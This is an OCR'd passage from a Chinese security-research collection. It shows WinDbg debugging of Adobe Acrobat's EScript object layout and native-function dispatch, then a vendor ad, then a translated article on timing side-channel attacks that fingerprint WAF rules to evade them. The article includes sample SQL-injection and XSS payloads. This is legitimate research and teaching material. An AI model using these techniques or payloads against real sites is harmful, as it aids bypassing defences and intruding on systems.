
```
0:003> r @$t0 = 0xbd29a38  ;

0:003> r @$t1 = poi(@$t0) ;
```

```
0:003> r @$t2 = poi(@$t0 + 0x8 );

0:003> r @$t8 = poi(@$t1 + 0x10);

0:003> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r

Memory access error at '); r @$t9 = 0xaa'

$t3=00000009

$t4=00000001 $t5=000000bd

0b8ec948  00000000 ffffff83

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000007

$t4=00000001 $t5=000000bc

0b8ec940  00000000 ffffff82

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000005

$t4=00000001 $t5=000000bb

0b8ec938  51eb851f 40091eb8

--------------------
```

```
Memory access error at '); r @$t9 = 0xaa'

$t3=00000003

$t4=00000001 $t5=000000ba

0b8ec930  00000000 41f00000

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000001

$t4=00000001 $t5=000000b9

0b8ec928  00000005 ffffff81

--------------------

0a83c788  "removeLinks"

$t4=00000001 $t5=000000b8

0b8ec920  0bd24ab0 ffffff87

--------------------
```

可以看到新增了几个属性，属性的 id 分别是 9、7、5、3、1（属性的 id 右移 1 位的结果就是索引，比如这里分别对应索引 4、3、2、1、0），值分别是 false、undefined、3.14、0x100000000、0x5，和 Javascript 代码是一一对应的。

9) 输入命令 g 运行，再次点击对话框的 OK，弹出下一个对话框。



10) 再次强行中断并运行 Windbg 脚本命令，结果如下。

```
0:001> r @$t0 = 0xbd29a38  ;

0:001> r @$t1 = poi(@$t0) ;

0:001> r @$t2 = poi(@$t0 + 0x8 );

0:001> r @$t8 = poi(@$t1 + 0x10);

0:001> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r

Memory access error at '); r @$t9 = 0xaa'

$t3=0000000f

$t4=00000001 $t5=000000c0

0b8ec960  0a818ba0 ffffff85

--------------------
```


```
Memory access error at '); r @$t9 = 0xaa'

$t3=0000000d

$t4=00000001 $t5=000000bf

0b8ec958  00000000 ffffff86

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=0000000b

$t4=00000001 $t5=000000be

0b8ec950  00000001 ffffff83

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000009

$t4=00000001 $t5=000000bd

0b8ec948  00000000 ffffff83

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000007

$t4=00000001 $t5=000000bc
```

```
0b8ec940  00000000 ffffff82

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000005

$t4=00000001 $t5=000000bb

0b8ec938  51eb851f 40091eb8

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000003

$t4=00000001 $t5=000000ba

0b8ec930  00000000 41f00000

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000001

$t4=00000001 $t5=000000b9

0b8ec928  00000005 ffffff81

--------------------

0a83c788  "removeLinks"
```

```
$t4=00000001 $t5=000000b8

0b8ec920  0bd24ab0 ffffff87

--------------------
```

可以看到又新增了 3 个属性，id 分别是 0xf、0xd、0xb（索引分别是 7、6、5），值分别是一个字符串、null、true。

11) 再次输入 g 运行，点击对话框的 OK，弹出下一个对话框。



12) 再次强行中断并运行 Windbg 脚本命令，结果如下。

```
0:003> r @$t0 = 0xbd29a38  ;

0:003> r @$t1 = poi(@$t0) ;

0:003> r @$t2 = poi(@$t0 + 0x8 );

0:003> r @$t8 = poi(@$t1 + 0x10);

0:003> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r

Memory access error at '); r @$t9 = 0xaa'

$t3=00000013
```

```
$t4=00000001 $t5=000000c2

0b8ec970  0bd24b50 ffffff87

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=00000011

$t4=00000001 $t5=000000c1

0b8ec968  0bda9078 ffffff87

--------------------

Memory access error at '); r @$t9 = 0xaa'

$t3=0000000f

$t4=00000001 $t5=000000c0

0b8ec960  0a818ba0 ffffff85

--------------------
```

可以看到又多了 2 个属性，id 分别是 0x13、0x11（索引分别是 9、8），值是 2 个 JSObject（JSFunction 也是 JSObject），和 Javascript 代码也是对应的。


快速调试就只有这么多，通过快速调试可以查看任何一句 Javascript 代码产生的影响。

一般调试时大部分都应该使用快速调试，在关键部分结合细粒度的调试。

2.3.6 调用 Native function 的逻辑

2.2.4 已经介绍了 JSFunction 的概念，这里主要通过实际调试直观地感受一下之前的概念。

1) 生成一个包含如下代码的 pdf。



2) 根据之前的技巧调试该 pdf，触发断点，找到 this 的值为 0x0bd29a38。

3) 使用 windbg 脚本命令打印 this 的所有属性，找到 app 属性及对应的值。

```
--------------------

0a819ce8  "app"

$t4=00000001 $t5=00000058

0b8ebe18  0bd29b78 ffffff87

--------------------
```

4) 可以看到 app 对象的地址是 0x0bd29b78，再次使用 windbg 脚本命令打印 app 对象的所有属性。

```
0:000> r @$t0 = 0x0bd29b78  ;

0:000> r @$t1 = poi(@$t0) ;

0:000> r @$t2 = poi(@$t0 + 0x8 );
```

```
0:000> r @$t8 = poi(@$t1 + 0x10);

0:000> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r

0a81e7c8  "doc"

$t4=00000001 $t5=00000000

0bd29b90  0bd29a38 ffffff87

--------------------
```

嗯? 怎么只有一个 doc 属性，app 不是还有很多方法和属性吗? 这是因为 app 的其他属性和方法都在 app 对象的 prototype 中。

5) 根据 2.2.3.3 得到 app 对象的 prototype。

```
0:000> dd 0x0bd29b78 L0x4

0bd29b78  0bdb5df0 0bd25980 00000000 64e124d0



0:000> dd 0bd25980 L0x4

0bd25980  0b9f7110 0bd29268 00000000 80ff0008
```

上面的 0xbd29268 就是 app 对象的 prototype，再次使用 windbg 脚本命令打印 app 的 prototype 的所有属性，并找到 alert 属性及它的值。

```
--------------------

0a818cc8  "alert"

$t4=00000001 $t5=0000000d

0b99b040  0bd3c3d0 ffffff87
```

---

6) alert 对象的地址是 0xbd3c3d0，是一个 JSFunction。

打印 alert 对象的值，如下所示。

```
0:000> dd 0xbd3c3d0 L0xa

0bd3c3d0  0bd3b8c8 0bd250c0 00000000 64e124d0

0bd3c3e0  0c763b00 00000000 00000000 64be4600

0bd3c3f0  00000000 0a818cc0
```

```
0:000> dc 0a818cc0 L0x8

0a818cc0  00000058 0a818cc8 006c0061 00720065  X.......a.l.e.r.

0a818cd0  00000074 00000000 00000000 00000000  t...............
```

可以确定没有找错，那么根据 2.2.4 可以知道偏移 0x1C 处的地址（这里是 0x64be4600）就是 app.alert 的 Native 实现了。

是这样吗？通过 2.1 节得到的 app.alert 的 Native 实现应该是地址 0x64C63CB0，如下所示。

```
:64C63CB0 App__alert      proc near               ; DATA XREF: init_app
:64C63CB0
:64C63CB0 var_4           = dword ptr -4
:64C63CB0
:64C63CB0                 push    118h
:64C63CB5                 mov     eax, offset sub_64D41807
:64C63CBA                 call    sub_64B93E85
:64C63CBF                 mov     eax, [ebp+0Ch]
:64C63CC2                 mov     edi, [ebp+8]
:64C63CC5                 mov     [ebp-0B0h], eax
:64C63CCB                 mov     eax, [ebp+10h]
:64C63CCE                 mov     [ebp-0CCh], eax
:64C63CD4                 mov     eax, [ebp+14h]
:64C63CD7                 mov     [ebp-0D0h], eax
:64C63CDD                 mov     eax, dword_64E109A8
:64C63CE2                 mov     esi, [eax+0F24h]
:64C63CE8                 mov     ecx, esi
:64C63CEA                 call    ds:___guard_check_icall_fptr
:64C63CF0                 call    esi
:64C63CF2                 test    ax, ax
:64C63CF5                 jz      short loc_64C63CFE
:64C63CF7                 xor     eax, eax
:64C63CF9                 jmp     loc_64C642AE
```

为什么 alert 的 JSFucntion 封装的 Native 函数地址不对呢?

这里就需要介绍一直没介绍的 JSObject 剩余的 8 个字节（参考 2.2.3）。

Acrobat 为了使得 EScript 可以调用其他模块 (动态链接库) 实现的 Native 函数，在 SpiderMoneky 的 Native 调用机制上实现了自己的机制。

这个机制由一个特定的函数实现（我称为 CallExternalReference），就是上面得到的 alert 的 JSFunction 封装的 Native 函数，在 IDA 中定位 0x64be4600 如下。

```
.text:64BE4600
.text:64BE4600 CallExternalReference proc near         ; DATA XREF: sub_64BD1470+6F↑o
.text:64BE4600                                         ; sub_64BF5100+D↓o
.text:64BE4600
.text:64BE4600 ; FUNCTION CHUNK AT .text:64BE4DAD SIZE 00000053 BYTES
.text:64BE4600
.text:64BE4600                 push    114h
.text:64BE4605                 mov     eax, offset sub_64D38514
.text:64BE460A                 call    sub_64B96766
.text:64BE460F                 push    current_global_object
.text:64BE4615                 mov     eax, [ebp+0Ch]
.text:64BE4618                 lea     ecx, [ebp-11Ch]
.text:64BE461E                 push    current_jscontext
.text:64BE4624                 mov     edi, [ebp+8]
.text:64BE4627                 mov     esi, [ebp+10h]
.text:64BE462A                 mov     [ebp-0E0h], edi
.text:64BE4630                 mov     [ebp-114h], eax
.text:64BE4636                 mov     [ebp-0FCh], esi
.text:64BE463C                 call    sub_64B9E4C1
.text:64BE4641                 mov     eax, [esi+8]
.text:64BE4644                 xor     ebx, ebx
.text:64BE4646                 cmp     dword ptr [esi+0Ch], 0FFFFFF87h
.text:64BE464A                 mov     [ebp-4], ebx
.text:64BE464D                 mov     [ebp-104h], eax
.text:64BE4653                 jnb     short loc_64BE4668
.text:64BE4655                 push    esi
.text:64BE4656                 push    edi
.text:64BE4657                 call    sub_64C97198
.text:64BE465C                 pop     ecx
00053A00 64BE4600: CallExternalReference
```

也就是调用 Natvie 函数时其实调用的是 CallExternalReference，并传入实际要调用的函数名称（比如这里的”alert‘’），然后 CallExternalReference 会在传入的对象（这里是 app 对象的 prototype）中根据传入的函数名称查找实际的 Native 实现。

app 的 prototype 保存的函数名称对应的 Native 实现如下。

悬镜
XMIRROR

DevSecOps自适应威胁管理

悬镜灵脉

AI-IAST渗透测试平台

灵脉采用前沿的深度学习技术，融合悬镜安全白帽黑客多年的红蓝对抗经验，以安全专家人员训练AI专家系统，使渗透测试不再依赖人力，让企业高效地实践DevSecOps。

扫码免费试用

QQ：2668864522
电话：010-86469499

安全研究

安全需要时间的积累和沉淀，安全的核心能力需要技术的积累和沉淀。在当前的框架内，走在时代前沿，开拓新的领域，研究是永远不变的精神。以“不变”应万变，在安全的场景中实现弯道超车，攻防逆转，是新时代安全的新思考。

通过基于时间的侧信道攻击识别 WAF 规则

译者：通过基于时间的侧信道攻击识别 WAF 规则

来源：https://xz.aliyun.com/t/6175

大家好，今天我将在这篇文章中详细介绍我最近的研究，即针对 WAF 规则使用一个特殊的侧信道形式进行攻击，即基于时间的形式。这部分研究目前还不是非常主流，但是其结果却是令人震惊的。这篇文章挺长的，那么从现在就开始吧。

9.1 侧信道攻击?

维基百科这么定义侧信道攻击：

基于从计算机系统组成搜集到的信息进行的攻击，而不是针对系统实现算法本身的弱点。

所以基础上来讲，我们需要提取或者搜集一些本不应该被公开读取到的敏感信息进行侧信道攻击。而这种攻击的成功实施往往是因为业务逻辑错误设计导致的。

今天我们谈论的攻击是基于时钟的，这种基于时间攻击专注在硬盘或者算法中的数据在 CPU/内存的计算时间。只需要观察 CPU 处理数据的用时变化就可以从系统中获取敏感信息。

9.2 WAF

WAF 可以用于检测和阻止对易受攻击的 Web 应用程序的攻击。除了阻止恶意请求进入，WAF 通常也用于隐藏一些敏感信息泄露传出的问题（例如错误的堆栈信息）。通常来说 WAF 通过正则表达式来区分正常和恶意请求。

9.3 为什么要识别规则

因为我们想要找到 WAF 规则中存在的漏洞问题，所以需要去识别 WAF 的规则，从而就能得知针对某种攻击 WAF 使用了哪种过滤策略，然后去调整我们的攻击方式从而避开检测。一旦攻击绕过了 WAF 那么就可以进一步发现 WEB 应用的更多漏洞。

在这篇文章中我使用了一种常见的指纹识别方法，称为正则表达式反转（regex-reverse），它通常依赖检测请求数据包的每个部分，来分析得出是该数据包的哪个部分导致异常发生。

9.4 理解 WAF 的安装

通常，WAF 部署在如下 4 个网络拓扑中：

1. 反向代理

WAF 在客户端和服务器之间拦截请求。客户端直接请求连接在 WAF 上面，然后 WAF 将客户端请求数据包传递给服务器。如果请求被 WAF 阻止，那么该数据包就永远不会达到服务器。

2. 服务器部署

WAF 安装在它需要保护的那台服务器上，这种情况可以分为两种：a) WAF 是作为插件安装的；b) WAF 是作为开发引入到代码中的。

3. 带外形式

这种情况下，WAF 通常连入的是网络设备上的监控端口，获取到的是流量镜像副本。这种方式限制了 WAF 对请求数据包的阻断功能，只有在检测到恶意数据包时才能发送 TCP 重置数据包来中断流量。

4. 云部署

这种包括了在网络云提供商内部部署 WAF 的方法。这种类似于反向代理形式，即每个单独的数据请求都会经过云和云 WAF。


在我的实验当中，我使用了 2 个最为常见的 WAF 部署方式：反向代理方式和作为插件的服务器内部部署方式。

9.5 WAF 指纹识别的常规方法

通常任何 WAF 都是可以通过独特的 HTTP 头字段，cookie 字段，阻断报错信息（例如响应码，响应页面）这些来进行识别的。有很多不错的 WAF 识别和绕过工具，例如 WAFW00F（https://github.com/enablesecurity/wafw00f），WAFNinja（https://github.com/khalilbijjou/wafninja）等等。他们常常是通过侧信道来识别 WAF 的规则（例如一个请求是被阻断还是转发），进而绕过 WAF。所以这些工具都对如下信息进行了观察分析：


1.WAF 拦截信息

表示 WAF 已经标记请求为恶意请求并且进行了阻断。通常，拦截后的响应页面或者一个 HTTP 头字段都定义了这个请求已经被拦截。响应码（403 Forbidden）也有可能表示已经拦截请求数据包。



2.WEB 错误信息

表示 WEB 在解析请求数据包时出错，但是错误信息页面会被 WAF 的自定义报错页面覆盖。这种请求下，WAF 不会阻断请求，而是知识隐藏 WEB 本身的错误消息页面，以防止出现错误堆栈信息等导致的信息泄露。



3. 正常响应

表示请求数据包已经经过 WAF 传递到达 WEB 服务器。但是请求在传递到服务器之间，WAF 有可能对该请求进行了部分恶意字段删除的操作。

9.6 主要缺点

所以通过上文可以发现，仅通过观察响应数据包，无法明确区分出已经被转发和已经被阻断的请求(WAF 拦截信息和 WEB 错误信息)。因为不管是 WAF 拦截了恶意数据还是 WEB 报错，页面显示出来的响应页面都可能是一样的。

9.7 为什么使用基于时间的攻击?

针对上述缺点的解决方案就是本文提出的基于时间的攻击。通过利用基于时间攻击，可以准确判断导致一种特殊响应形式的请求是被转发还是被阻断的；由于服务器针对产生报错的请求的响应时间远远大于转发正常请求的时间，所以在这种识别下会被忽略。实验结果表明，该攻击可以精确识别请求在遇到 WAF 后被如何处理（转发还是阻拦），且准确率可以达到 95%。

9.8 攻击的思路

9.8.1 原理


这种攻击技术的主要原理就是，通常被阻断的恶意请求从 WAF 直接响应给客户端比转发后从服务器响应给客户端的时间花费会更少（ms 为单位）。即被阻断的请求比被转发的请求耗时更短，所以阻断请求和转发请求之间的时间差等于应用逻辑的处理时间。

假设：*这里唯一的假设是当我们的 WAF 检测到恶意请求就会阻断请求并立即响应一个错误信息。但是其他 WAF 会存在删除恶意数据字段然后再将处理后的数据包转发给服务器。*

9.8.2 方法

为了区分阻断请求和转发请求。我们需要传递两种不同类型的请求数据包：一种是正常无害的请求数据包，它将顺利通过 WAF 并被转发；一种是包含恶意负载字符串

的请求，WAF 很容易就可以检测到它。



我们最初解决这个问题的方法是将攻击分为两个阶段：

1. 学习阶段

在此阶段，我们测试并记录阻断请求和转发请求的相应耗时，为之后的攻击阶段做准备。

2. 攻击阶段

在此阶段，我们执行实际的攻击，恶意构造的请求会被发送以获取攻击结果或为未来的攻击做准备。

现在来计算具体的数学方法。在学习阶段，首先在 n 个阻断请求中测量相应时间集合 <Tn = t1, t2, . . . tn>，并且定义一个 ‘‘标记阈值’’。这个标记阈值在确定一个请求是否是阻断还是转发时作为一个参考值。这个阈值定义如下：

$$t_{flag} = max(t) - \delta$$

同理，再在 n 个转发请求中的响应时间集合定义一个 ‘‘转发阈值’’，该阈值的边界可以被定义为所有正常 WAF 转发请求的耗时集合中的最小值（译者注：因为转发请求耗时明显大于阻断请求，所以以最小值作为边界）。这个阈值可以定义如下：

$$t_{pass} = min(t) - \delta$$

在如上两个公式当中，常量 表示由于一些网络因素等导致转发阈值和标记阈值边界的微小位移变化。

所以理论上，我们的转发边界和标记边界都是作为转发请求和阻断请求的耗时阈值。且网络本身的一些噪声等因素，这些阈值是不可在多个攻击场景下进行复制使用的。所以我们最终采用这两个边界值的均值来获得最终阻断请求和转发请求的耗时之间的边界值。

$$t_{\beta} = mean([t_{pass}, t_{flag}])$$

显然时间测量后，一个请求的耗时大于 t即这个请求为转发请求，如果耗时小于 t那么它就是阻断请求。但是任何请求耗时如果接近 t可以极有可能是低网络噪声环境下的转发请求，也有可能是高网络噪声环境下的转发请求。为了排除这一点，攻击者需要放大这个攻击向量。我们将详细讨论这个问题。

9.9 实验

9.9.1 安装程序

为了验证上述理论，我采用了两种最常用的 WAF 部署拓扑：反向代理和插件部署服务器。我在我自己的服务器上做了这些设置，并完全按照正常的部署方式进行了场景复制。为了测试这种攻击方法，我选择了 Shadow Daemon（https://github.com/zecure/shadowd），因为它是开源的，且规则维护度很小。且它很容易设置，因此将它的代码改写成系统插件不是很难。

9.9.2 学习阶段

我写了一个小 python 代码，在学习阶段它会一个接一个每 2 秒重复发送正常的和恶意的请求。一共发送了 200 个请求，其中正常请求和恶意请求各 100 个。学习阶段得出的结果清晰地表明这种方法具有一定有效性。

转发请求和阻断请求的一些样例如下：

Request	Test String
Passed	/?q=123456789
Passed	/?q=abcdefghij
Blocked	/?q=" OR 1=1 --
Blocked	/?q=<img onerror=alert() src=x>

可能会注意到的是，请求被阻断的情况下，某些请求可能超过了预想的标记边界，这可能是网络连接丢包或者网络堵塞问题。但是可以清楚发现任何一个正常数据包或者恶意数据包都没有越过最终的绝对时间边界。

